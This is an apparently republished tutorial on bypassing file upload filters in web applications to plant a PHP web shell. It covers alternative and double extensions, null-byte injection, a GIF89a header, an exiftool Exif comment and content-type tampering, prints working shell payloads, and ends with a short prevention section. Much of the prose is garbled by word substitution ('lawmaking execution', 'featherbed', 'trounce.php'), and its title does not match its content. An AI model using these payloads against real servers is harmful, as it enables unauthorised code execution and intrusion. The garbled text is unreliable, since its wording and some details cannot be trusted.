Any Way to Get Around Uploaded Time Restrictions
One of the most promising avenues of attack in a web application is the file upload. With results ranging from XSS to full-blown lawmaking execution, file uploads are an attractive target for hackers. There are commonly restrictions in place that tin get in challenging to execute an attack, but there are various techniques a hacker could use to vanquish file upload restrictions to get a beat.
Method ane: Bypassing Blacklists
The first method we'll explore is how to featherbed blacklisting. Blacklisting is a type of protection where certain strings of information, in this case, specific extensions, are explicitly prohibited from beingness sent to the server. At first glance, it might seem similar an optimal solution to forestall bad extensions, often executables, from being uploaded, just it is lilliputian to bypass.
- Don't Miss: How to Compromise a Spider web Server & Upload Files to Cheque for Privilege Escalation
In improver to the regular extensions, there are alternative extensions that can be used to go effectually blacklist filters. Here are some extensions for PHP files:
.pht, .phtml, .php3, .php4, .php5, .php6, .inc Another popular extension for web shells is JSP, and here are some alternatives:
.jspx, .jspf, .jsw, .jsv In some situations, but irresolute the case of the extension tin play tricks filters into accepting the file, like so:
.pHp, .Php, .phP Method 2: Bypassing Whitelists
Another type of prevention unremarkably encountered on the web is whitelisting. Whitelisting is precisely the contrary of blacklisting, where the server accepts just specific extensions. For example, an application that allows you to upload a contour moving-picture show might only accept JPG, JPEG, or PNG files. While this type of prevention is amend than blacklisting, it can still be easily bypassed.
Some web servers, such as Apache, permit files with double extensions. That means we can trick the server into accepting a PHP file that also has a JPG extension tacked on the end:
shell.php.jpg We can too use a null byte injection to featherbed whitelist filters. Anything afterward the nada character will be ignored when the file is saved, so injecting betwixt a forbidden extension and an allowed extension can pb to a featherbed:
trounce.php%00.jpg Or:
shell.php\x00.jpg This can also be achieved with Burp and modifying the hex request. Name the file shell.phpD.jpg — we'll replace the D character with a zero character during the asking. When uploading the file, intercept the request, go to the hex tab, and find the hex representation of the D character:

Simply replace the 44 with 00 and send the request through:

This technique tin be used in tricky situations where the standard goose egg byte injection won't work.
Another manner to vanquish whitelisting is to fool the server with file type headers. Usually, if an upload function accepts images, information technology volition accept GIF files likewise. We can add together GIF89a; to the start of the shell to flim-flam the upload:
GIF89a; <?php system($_GET['cmd']); ?> Method 3: Exif Data
The next method to bypass file upload restrictions utilizes Exif information in an image. We can insert a annotate that contains valid PHP code that volition be executed by the server when the image is candy.
We can use exiftool to do this — if it is not installed already, install information technology with the package manager:
~# apt install exiftool Then we can insert a simple command shell as a comment in our pic:
~# exiftool -Annotate="<?php system($_GET['cmd']); ?>" film.jpg At present if we apply the file control on our picture show, we tin see the code was successfully inserted:
~# file picture show.jpg film.jpg: JPEG paradigm information, JFIF standard ane.01, aspect ratio, density 1x1, segment length 16, comment: "<?php system(['cmd']); ?>", baseline, precision 8, 1920x840, components 3 All nosotros have to practice at present is add a PHP extension then it can be executed:
~# mv picture.jpg flick.php.jpg This technique tin can exist combined with whatsoever of the approaches to featherbed blacklists or whitelists.
Method 4: Other Bypass Techniques
Sometimes, the simply thing preventing individual files from being uploaded is client-side JavaScript. If the upload role notwithstanding works without it, just turning off JavaScript in the browser can sometimes beat restrictions. If that doesn't work, intercepting the request and irresolute the file extension can easily featherbed client-side filters.
The content type of a file can likewise be used as a manner to validate uploaded content. For instance, an image upload will unremarkably check that the content type of the file is an image, non a script or other malicious file type. This type of prevention can hands be bypassed past intercepting the request and changing the content type.
In some situations, the length of the content can also exist used to validate uploaded files. It will depend on the specific circumstances, simply oftentimes all that's needed is a shorter payload. For example, a typical PHP command shell can be shortened to this:
<?=`$_GET[x]`?> Preventing Unrestricted File Uploads
Several precautions developers can take to forbid unrestricted file uploads and reduce the likelihood of an attacker bypassing restrictions. First and foremost, the directory where the uploads are stored should have no execute permissions. Consider storing files in a database rather than on the filesystem at all.
File types to exist uploaded should be limited to the bare minimum for necessary business organisation functionality. As well, whatever control characters or special characters should exist stripped from the uploaded file proper noun and extension, and merely 1 dot should be permitted. Also, the size should be limited as multiple large files can lead to deprival of service.
Afterward a file is uploaded, the proper name should be changed, ideally, to a hash that cannot exist guessed. This will prevent attackers from being able to find their file afterwards it is uploaded. It is also wise to forestall files from being overwritten, so hashes cannot exist deduced by an attacker.
Wrapping Upwards
In this tutorial, we covered diverse methods to get around common file upload restrictions. Nosotros learned how to bypass blacklist filters, whitelist filters, content validation, and more. File uploads, if they can be beaten, are a surefire path to crush.
Want to starting time making money as a white hat hacker? Jump-start your hacking career with our 2020 Premium Ethical Hacking Certification Training Bundle from the new Nix Byte Shop and become over sixty hours of grooming from cybersecurity professionals.
Buy Now (xc% off) >
Other worthwhile deals to cheque out:
- 97% off The Ultimate 2021 White Hat Hacker Certification Bundle
- 99% off The 2021 All-in-1 Data Scientist Mega Bundle
- 98% off The 2021 Premium Learn To Code Certification Bundle
- 62% off MindMaster Mind Mapping Software: Perpetual License
Source: https://null-byte.wonderhowto.com/how-to/bypass-file-upload-restrictions-web-apps-get-shell-0323454/
0 Response to "Any Way to Get Around Uploaded Time Restrictions"
Post a Comment